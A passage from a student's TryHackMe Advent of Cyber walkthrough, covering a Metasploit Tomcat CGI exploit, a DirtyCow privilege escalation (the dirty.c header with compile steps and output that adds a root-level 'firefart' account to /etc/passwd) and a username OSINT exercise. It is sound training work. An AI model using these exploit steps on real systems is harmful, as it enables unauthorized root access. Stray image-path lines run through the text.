
Setup the exploit options in metapsploit.




Run the exploit.



Run the shell, and search for the file.





Question 4

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.30.129
LHOST ⇒ 10.18.30.129
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.7.122
RHOST ⇒ 10.10.7.122
```

Thought Process/Methodology:

We used Nmap commands to search for the service version and port numbers that are being used. From there, we were able to find the exploit that we are going to use through the exploit.db website. Then, we opened metasploit and used the exploit. We had to find for the CGI script in the web server given from the hint in TryHackMe. We set up the exploit and ran it. After that, we opened a shell and searched for the flag.


Day 13 : Networking - Coal For Christmas

Tools used: Kali Linux, Firefox, Nmap

Solution/walkthrough:


Question 1

Use nmap on the machine ip to get what the old service running




Question 2

Use to telnet on the ip to connect to it




Question 3

Enter the site with the credentials given and get the release version the port is using




Question 4

Use cat on cookies_and_milk.txt and find this to get the answer.



Question 5

Search for dirty.c online and find a github repository on it to find the command




193 lines (172 sloc) | 4.7 KB | Raw | Blame

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
```

Question 6

Run the compile command and enter the a new password



```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiHwwFrqn6kaI:0:0:pwned:/root:/bin/bash

mmap: 7fd4b6cd8000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'thenewpassword'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'thenewpassword'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```


Question 7

Go into root and cat the grinch's message and follow his instructions to get the output

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

Search for dirtycow on CVE



Thought Process/Methodology:

We used nmap to get info about the ip. Then we used telnet to connect to the ip and using cat commands,we found that the ip is using an old version of Linux. So we used kernel exploits and got in as santa and changed its password to find out that the grinch was already in.Following his instructions, we got the MD5 value we needed.


Day 14 : Networking - Where's Rudolph?

Tools used: Google Chrome


Solutions / Walkthrough:

Question 1

Search for the username in WhatsMyname and click the reddit account.




Click on the comments section and copy the link.



Question 2

Look through the comments section.




Question 3

Search “Rudolph Robert” on Google and look for Robert’s last name.


Question 4

Search the username in Namech_k and look at the usernames section.



